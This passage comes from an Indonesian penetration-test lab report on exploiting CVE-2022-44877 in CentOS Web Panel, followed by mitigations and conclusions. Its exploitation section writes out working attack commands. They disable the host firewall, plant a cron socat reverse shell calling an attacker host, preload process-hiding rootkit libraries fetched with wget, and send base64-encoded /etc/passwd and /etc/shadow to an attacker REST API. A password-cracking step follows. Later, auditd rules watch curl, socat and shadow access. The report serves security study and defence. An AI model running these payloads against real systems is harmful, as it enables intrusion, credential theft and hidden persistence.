


Fig. 46. Membuat Koneksi Listener

Melalui serangan yang berbentuk OS Command Injection, maka pada dasarnya payload dapat diisikan dengan perintah untuk mem-bypass layanan firewall serta Login Failure Daemon (LFD) terlebih dahulu sebelum menyambungkan koneksi target ke dalam listener penyerang. Payload tersebut yang kemudian disisipkan pada URL parameter login, yang mana juga didasarkan dalam referensi OWASP OTG-INPVAL-013 terkait OS Command Injection. Pada Fig. 46. berikut merupakan contoh payload yang

telah dikemas dalam encoding base64 melalui penggunaan opsi -g, beserta penjabaran dari setiap kategori perintah yang dimasukkan di dalam payload tersebut untuk kebutuhan pada fase eksploitasi selanjutnya:

```
$  bash syn9 -w 128.0.0.100:2031 -o 6666 -n enp0s8 -g
```




Fig. 47. Generate Payload dalam Output

- ***Menghapus blacklist, rule set, dan mematikan firewall***

```
$  $(which cat) /dev/null > /etc/csf/csf.deny && $(which csf) -x & wait
$  $(which systemctl) stop csf.service & wait
```

- ***Menuliskan job backdoor reverse shell pada layanan cron***

```
$  pathenv=$(printenv PATH)
$  event="DISPLAY=:0\nPATH=\"$pathenv\"\n*/1 * * * * ip=\$(curl -s
   http://172.16.1.100:2080/ | cut -d '\"' -f 4); port=\$(curl -s
   http://172.16.1.100:2080/ | cut -d '\"' -f 8); $(which socat)
   exec:'bash -li',pty,stderr,setsid,sigint,sane OPENSSL:\$ip:
   \$port,verify=0"
$  crontab -u root -l | grep "/usr/local/cwp/php71/bin/php" |
   crontab -u root -
$  (crontab -l; printf "$event\n") | crontab -
```

- ***Menyisipkan library rootkit pada konfigurasi sistem***

```
$  wget -q http://172.16.1.100/libprocesshider-sh.so -O
   /usr/local/lib/libsh.so & wait
$  wget -q http://172.16.1.100/libprocesshider-socat.so -O
   /usr/local/lib/libsocat.so & wait
$  echo /usr/local/lib/libsh.so >> /etc/ld.so.preload
$  echo /usr/local/lib/libsocat.so >> /etc/ld.so.preload
```

- ***Menyimpan kredensial user target dalam REST API***

```
$ passwd=$(cat /etc/passwd | grep home | base64 | tr -d '\n')
$ arr_pwd=$(cat /etc/passwd | grep home | cut -d ':' -f 1)
$ shadow=$(cat /etc/shadow | grep "$arr_pwd" | base64 | tr -d '\n')
$ curl -s -q --data {\"DATA\":{\"PASSWD\":\"$passwd\"}} -X PATCH
  http://172.16.1.100:2080/ -o /dev/null
$ curl -s -q --data {\"DATA\":{\"SHADOW\":\"$shadow\"}} -X PATCH
  http://172.16.1.100:2080/ -o /dev/null
```

- ***Membangun koneksi reverse shell***

```
$ $(which socat) exec:'bash -li',pty,stderr,setsid,sigint,sane
  OPENSSL:172.16.1.100:6666,verify=0
```

Dengan payload tersebut, eksploitasi juga membutuhkan untuk pengisian data POST berupa nama dan kata sandi akun root yang terlepas dari sukses tidaknya otentikasi, sehingga seluruh aksi dalam serangan OS command injection akan dilakukan melalui otorisasi user tersebut. Berikut merupakan eksploitasi yang dilakukan menggunakan opsi -i untuk menjalankan seluruh rangkaian injeksi:

```
$ bash syn9 -w 128.0.0.100:2031 -o 6666 -n enp0s8 -i -d enp0s9
```




Fig. 48. Injeksi Payload & Tampilan Reverse Shell

Selain mendapatkan remote shell, pada esensinya, penyerang juga telah mengambil data dalam file /etc/passwd dan /etc/shadow dari sistem target. Hal ini dikonfirmasi pada layanan REST API dengan mengirimkan GET request menggunakan perintah curl dan jq untuk memformatkan data JSON-nya sebagai berikut:

```
$  curl -s http://172.16.1.100:2080 | jq .
```


```
[{
    "IP_LISTENER": "172.16.1.100",
    "IP_TARGET": "128.0.0.100:2031",
    "PORT_LISTENER": "6666",
    "LAST_UPDATE": "2023-03-20 15:55:54.542695809 +0000 UTC m=+657.45
                    6156283",
    "DATA": {
      "PASSWD": "cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApvcGVyYXRv
                 cjp4OjExOjA6b3BlcmF0b3I6L3Jvb3Q6L3NiaW4vbm9sb2dpbgpz
                 ZXJ2ZXI6eDoxMDAwOjEwMDA6U3luOSAtIFJlZCBUZWFtIDk6L2hv
                 bWUvc2VydmVyOi9iaW4vYmFzaApsb2dpbjp4Ojk5MDo5ODg6Oi9o
                 b21lL2xvZ2luOi9zYmluL25vbG9naW4K",
      "SHADOW": "cm9vdDokNiRMWE0wcUZHdSQ0azBoZEg5UUREQjJTNE51dFJTNFVG
                 MU5lOE81eE5ROXdia2czZzFZS3ZYWW8ua2NnVDdPVjFrNTJNVnZu
                 dTJ0ZHVVbjVoSzYxVTVLRUVRTzJ3cFd4LzoxOTQwNDowOjk5OTk5
                 Ojc6OjoKb3BlcmF0b3I6KjoxODM1MzowOjk5OTk5Ojc6OjoKc2Vy
                 dmVyOiQ2JDl6ekZOR2lJSFZna0VIb3MkV2J3cThmVUhHRExPUEUv
                 YmFKbERnQWlzR2k0OGhzRGJwSWs0TTJoZVVMalFWcUdOZjFsU3lZ
                 RHNYWlF4NTJnODk4MVk5M3JMMXRET2duSE5LNkdtMS86OjA6OTk5
                 OTk6Nzo6Ogpsb2dpbjohIToxOTQwNDo6Ojo6Ogo="
}}]
```


Dengan mendapat kedua konten tersebut, langkah terakhir pengujian yaitu melakukan password cracking terhadap user yang didapatkan. Pada kasus ini, tools yang digunakan untuk melakukan pengujian tersebut yaitu john the ripper, dengan berbasiskan model dictionary melalui wordlist yang telah disediakan. Berikut merupakan penggunaan tools john untuk mengekstrak kedua konten tersebut dari layanan REST API penyerang:

```
$  bash syn9 -e /usr/share/wordlists/rockyou.txt -n enp0s8
```




Fig. 49. Password Cracking dengan John

4.6 Post-Exploitation

Setelah mencapai tujuan pengujian, tahap selanjutnya ditunjukkan untuk menstabilkan koneksi remote shell yang telah didapatkan, sehingga dapat digunakan kembali secara persisten tanpa melakukan fase eksploitasi dari awal kembali. Hal ini berkaitan dengan perintah yang dilakukan dalam konten payload sebelumnya, yaitu penulisan job crontab untuk terus mencari dan menghubungkan koneksi listener yang dibangun penyerang. Adapun pendekatan covering track terhadap keseluruhan proses tersebut dari tools dan utilitas monitoring yang tersedia di sistem target.

Model backdoor reverse shell yang diimplementasikan yaitu adanya request koneksi dari socat secara berkala terhadap IP dan port yang tertera pada REST API. Setiap penyerang membuka koneksi listener yang baru, secara tidak langsung juga melakukan update terhadap nomor IP dan port yang digunakan melalui HTTP PATCH, sehingga layanan cron target dapat menyesuaikan koneksi remote shell yang dibangun. Pendekatan ini memberikan fase pasca eksploitasi menjadi dinamis dan fleksibel untuk dimanfaatkan secara kontinuitas.

Dalam penyembunyian proses remote shell melalui rootkit, hal ini terjadi dengan adanya pemanfaatan dari konsep preloading yang membuat library rootkit dapat melakukan override terhadap logic dari library sistem, dan menjalankannya terlebih dahulu sebelum library yang lain. Dengan begitu, proses dari program socat dan sh yang tersimpan pada direktori /proc/{PID} akan diblokir untuk program monitoring, seperti htop dan ps, untuk dapat membaca statusnya.

Berikut pada Fig. 50. Di bawah ini merupakan komparasi terhadap proses reverse shell yang telah dibangun dari layanan cron pada sebelum dan sesudah penggunaan rootkit yang terpasang di sistem target:

```
$  ps axjf | tr -s '\t' ' ' | grep /usr/bin/socat
```




Fig. 50. Status Process Sebelum dan Sesudah penggunaan Rootkit

4.7 Recommendation

Berdasarkan tahapan pengujian yang telah dilakukan, adapun saran dan rekomendasi yang kiranya dapat membantu untuk mengamankan infrastruktur secara keseluruhan, terkhusus terhadap kerentanan CVE-2022-44877. Berikut adalah beberapa pendekatan rekomendasi yang dapat diimplementasikan dari tingkat layanan dan aplikasi hingga kepada jaringannya, terlepas dari host-firewall dalam CWP yang berjalan:

- ***Upgrade CWP dari versi 0.9.8.1146 → 0.9.8.1152*** *(23/03/2023)*
  Versi patch setelah 0.9.8.1146 secara efektif dapat menetralisir parameter login yang digunakan untuk menyisipkan payload. Secara default, layanan CWP akan melakukan otomatis update secara berkala yang diatur di dalam job crontab-nya pada akun root. Melakukan update CWP secara tidak langsung akan juga memperbaharui versi layanan pendukung lainnya, seperti PHPmyAdmin dan Apache HTTP Server. Berikut merupakan perintah yang digunakan:

  ```
  $  yum update
  $  sh /usr/local/cwpsrv/htdocs/resources/scripts/update_cwp
  ```

- ***Restriksi akses konfigurasi pada layanan cron***
  Pemanfaatan layanan cron sebagai media untuk menjalankan backdoor menjadi pendekatan yang umum dilakukan. Salah satu mitigasinya untuk tingkatan user normal yaitu menghilangkan otoritas user normal untuk menulis suatu job, tanpa menghilangkan kapabilitasnya dalam mendapatkan aksi dari job yang tersedia. Berikut merupakan pendekatan whitelisting sederhana yang dapat digunakan:

  ```
  $  touch /etc/cron.allow
  ```

- ***Perubahan rule set ModSecurity dari mode DetectionOnly → On***
  Secara default, penggunaan plugin ModSecurity berjalan pada mode Detection Only, yang mana hanya merekam log dari HTTP request yang sifatnya malicious tanpa adanya pemblokiran. Berikut merupakan perintah yang digunakan untuk mengubah nilai tersebut serta contoh tampilan dari error page saat payload yang digunakan telah cocok oleh rule dari Protocol Enforcement, Application Attack RCE, Blocking Evaluation, serta Correlation; yang mana sesuai dengan OTG-INPVAL-031 terhadap penggunaan blacklist dalam mensanitasi URL parameter:

  ```
  $  sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/'
     /etc/apache2/apache2.conf
  $  sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/'
     /etc/modsecurity/modsecurity.conf
  $  systemctl reload apache2.service
  ```




Fig. 51. Tampilan Error melalui ModSecurity

- ***Penggunaan layanan File Integration Monitoring (FIM)***
  Dalam kasus eksploit ini, adanya penggunaan layanan FIM dapat membantu sistem target untuk mengaudit seluruh aktivitas pengguna sistem terhadap pengaksesan suatu resource internal, ataupun perintah dan tools yang umum digunakan oleh penyerang dalam melakukan reconnaissance di dalam sistem target. Secara bawaan, FIM telah terinstall di mesin CentOS 7 dengan rules yang masih kosong. Berikut merupakan contoh rules yang dapat digunakan dalam konteks pengujian ini:

```
$  nano /etc/audit/rules.d/audit.rules

   ## menandai aksi sebagai unauthorized file access
   -w /etc/shadow -p rwa -k unauthz
   -w /var/spool/cron -p rwa -k unauthz
   -w /etc/csf/ -p rwa -k unauthz

   ## menandai aksi sebagai TTP command & control
   -w /usr/bin/curl -p x -k sus_cnc
   -w /usr/bin/base64 -p x -k sus_cnc
   -w /usr/bin/socat -p x -k sus_cnc
   -w /sbin/csf -p x -k sus_cnc
   -w /usr/sbin/iptables -p x -k sus_cnc

$  systemctl restart auditd.service
$  ausearch -k sus_cnc | aureport -f -i

   File Report
   ===============================================
   # date time file syscall success exe auid event
   ===============================================
   2. 03/24/2023 09:14:45 /lib64/ld-linux-x86-64.so.2 execve yes
   /usr/bin/base64 unset 4235
   6. 03/24/2023 09:14:47 /lib64/ld-linux-x86-64.so.2 execve yes
   /usr/bin/curl unset 4266
   11. 03/24/2023 09:15:01 /lib64/ld-linux-x86-64.so.2 execve yes
   /usr/bin/socat root 4351

$  ausearch -k unauthz | aureport -f -i

   File Report
   ===============================================
   # date time file syscall success exe auid event
   ===============================================
   1. 03/24/2023 09:09:04 /var/spool/cron/root open yes
   /usr/bin/crontab server 3253
   6. 03/24/2023 09:14:07 /etc/csf/csf.blocklists open yes
   /usr/bin/perl unset 4113
   7. 03/24/2023 09:14:45 /etc/shadow open yes /usr/bin/cat unset
   4221
   14. 03/24/2023 09:14:45 /etc/csf/csf.deny open yes
   /usr/bin/bash unset 4237
   19. 03/24/2023 09:14:47
   /var/spool/cron/#tmp.centos.io.XXXXYFBWQ7 open yes
   /usr/bin/crontab unset 4249
```

- ***Restriksi akses jaringan pada layanan CWP***
  Dalam manajemen jaringan, adanya akses pada layanan CWP yang terbuka untuk publik merupakan praktik yang tidak baik. Terlebih dikarenakan CWP mengelola banyak layanan di dalamnya, seperti PHPMyAdmin dan Apache HTTP Server, yang dapat dimanfaatkan penyerang sebagai celah untuk melakukan lateral movement attack. Berikut merupakan pengelolaan rule firewall pada RT1 yang hanya memperbolehkan akses kepada mesin CentOS dari subnet internal Private LAN saja, yang mana direferensikan dari Fig. 3.:

```
> ip/firewall/nat/edit 1 src-address >> 192.168.1.0/26
> ip/firewall/filter/add chain=forward action=drop protocol=tcp
  src-address=172.16.1.0/25 dst-address=128.0.0.100
  dst-port=2031,2087 log=yes log-prefix=public-to-cwp
> log/print follow where message~"public-to-cwp"

  13:24:36 firewall,info public-to-cwp forward: in:ether1
  out:ether2, connection-state:new src-mac 08:00:27:da:2b:a4,
  proto TCP (SYN), 172.16.1.50:54512->128.0.0.100:2031, len 60
  13:24:37 firewall,info public-to-cwp forward: in:ether1
  out:ether2, connection-state:new src-mac 08:00:27:da:2b:a4,
  proto TCP (SYN), 172.16.1.50:54512->128.0.0.100:2031, len 60
  13:24:39 firewall,info public-to-cwp forward: in:ether1
  out:ether2, connection-state:new src-mac 08:00:27:da:2b:a4,
  proto TCP (SYN), 172.16.1.50:54512->128.0.0.100:2031, len 60
```

Bab V Kesimpulan & Saran

5.1 Kesimpulan

Dapat disimpulkan bahwa CentOS Web Panel (CWP) merupakan sebuah aplikasi server administrator yang digunakan untuk mengelola berbagai macam konfigurasi layanan sistem pada platform Linux, seperti layanan web, DNS, database, hingga utilitas keamanan seperti Config Server Security & Firewall (CSF). Dalam menjalankan suatu bisnis pada perusahaan secara keutuhan, keamanan CWP merupakan hal yang krusial.

Namun, adanya celah keamanan CVE-2022-44877 pada CWP dapat membuka peluang bagi penyerang untuk melakukan serangan siber pada sistem. Oleh karena itu, sangat penting bagi pemilik sistem dan pengelola website untuk selalu mengikuti perkembangan CVE dan memastikan sistem keamanan mereka terus diperbarui dan ditingkatkan untuk menghindari serangan-serangan siber yang tidak diinginkan.

Tim syn9 yang melakukan analisis keamanan pada CWP juga menemukan celah keamanan ini dan merekomendasikan langkah-langkah pencegahan yang perlu diambil oleh pengguna CWP. Sebagai kesimpulan, penggunaan CWP dapat membantu dalam mengelola layanan sistem pada platform Linux, namun keamanan harus tetap menjadi prioritas utama dalam menjalankan suatu bisnis. Dalam menghadapi ancaman keamanan seperti CVE-2022-44877, pemilik sistem dan pengelola website harus proaktif dalam memperbarui dan meningkatkan sistem keamanan mereka agar terhindar dari serangan siber yang dapat berdampak merugikan pada bisnis atau organisasi secara finansial maupun reputasi."

5.2 Saran

Kami menyadari bahwa lab yang kami buat masih memiliki banyak kekurangan dan kami yakin bahwa masih ada ruang untuk perbaikan dan pengembangan lebih lanjut. Oleh karena itu, Sebagai tim syn9 yang melakukan penelitian tentang keamanan, kami menyadari bahwa upaya untuk memperbaiki dan memperbarui keamanan sistem adalah suatu proses yang terus-menerus. Kami akan terus belajar dan mengikuti perkembangan teknologi terbaru untuk meningkatkan kemampuan dan keahlian kami dalam hal keamanan sistem. Adapun beberapa saran peningkatan yang dapat kami berikan diantaranya:

1. Selalu melakukan pembaruan sistem keamanan: Penting bagi pemilik sistem dan pengelola website untuk selalu memperbarui sistem keamanan mereka secara rutin. Hal ini akan membantu mencegah terjadinya celah keamanan pada sistem, dan memastikan bahwa sistem keamanan tetap terbaru dan kuat.

2. Memperhatikan CVE yang terbaru: CVE dapat memberikan informasi mengenai celah keamanan pada suatu software atau firmware yang dapat dimanfaatkan oleh penyerang untuk melakukan serangan siber. Oleh karena itu, pemilik sistem dan pengelola website harus selalu memperhatikan perkembangan CVE yang terbaru dan mengambil tindakan yang diperlukan untuk mengamankan sistem mereka.

3. Menggunakan layanan keamanan yang terpercaya: Penggunaan layanan keamanan yang terpercaya, seperti antivirus dan firewall, dapat membantu mencegah serangan siber pada sistem. Penting untuk memilih layanan keamanan yang terpercaya dan memperbarui layanan tersebut secara rutin.

4. Melakukan backup data secara rutin: Meskipun sistem keamanan sudah ditingkatkan, tidak ada jaminan bahwa serangan siber tidak akan terjadi. Oleh karena itu, pemilik sistem dan pengelola website harus selalu melakukan backup data secara rutin, agar data penting dapat dipulihkan jika terjadi kerusakan atau kehilangan data akibat serangan siber.

Dengan mengikuti saran-saran tersebut, pemilik sistem dan pengelola website dapat meningkatkan keamanan sistem mereka dan mencegah terjadinya serangan siber yang dapat merugikan bisnis atau organisasi.

Referensi Pustaka

- NVD - CVE-2022-44877
- Control Web Panel 7 Remote Code Execution
- Centos Web Panel 7 Unauthenticated Remote Code Execution - CVE-2022-44877 (a)
- Centos Web Panel 7 Unauthenticated Remote Code Execution - CVE-2022-44877 (b)
- Add exploit for CVE-2022-44877
- How to Set Up ModSecurity with Apache on Debian/Ubuntu
- Unauthenticated RCE in Centos Control Web Panel 7 (CWP) - CVE-2022–44877 - V2
- Encrypted Bind and Reverse Shells with Socat
- How to Secure Apache 2 With ModSecurity
- How To Use Apache HTTP Server As Reverse-Proxy Using mod_proxy Extension
- File Integrity Monitoring (FIM): Your Friendly Network Detective Control
- Auditd on audit.rules
- Hide a process under Linux using the ld.preloader
- Pentest-Standard 1.1 Documentation
- FortiGuard Labs - CWP Control Web Panel Command Injection Vulnerability
- OWASP - Testing Guide 4.0
- hotpotcookie/CVE-2022-44877-white-box
- swisskyrepo/PayloadsAllTheThings

Lampiran

$ nmap -sP -oN /root/nmap-172-ps.cap 172.16.*.*

```
# Nmap 7.80 scan initiated Mon Apr 17 03:19:45 2023 as: nmap -sP -oN /root/nmap-172-ps.cap 172.16.*.*
Nmap scan report for 172.16.1.1
Host is up (0.00092s latency).
MAC Address: 08:00:27:8B:17:56 (Oracle VirtualBox virtual NIC)
Nmap scan report for 172.16.1.50
Host is up.
Nmap scan report for 172.16.1.100
Host is up.
# Nmap done at Mon Apr 17 04:11:20 2023 -- 65536 IP addresses (3 hosts up) scanned in 3094.90 seconds
```

$ nmap -sP -oN /root/nmap-192-ps.cap 192.168.*.*

```
# Nmap 7.80 scan initiated Mon Apr 17 03:19:31 2023 as: nmap -sP -oN /root/nmap-192-ps.cap 192.168.*.*
Nmap scan report for 192.168.1.1
Host is up (0.0015s latency).
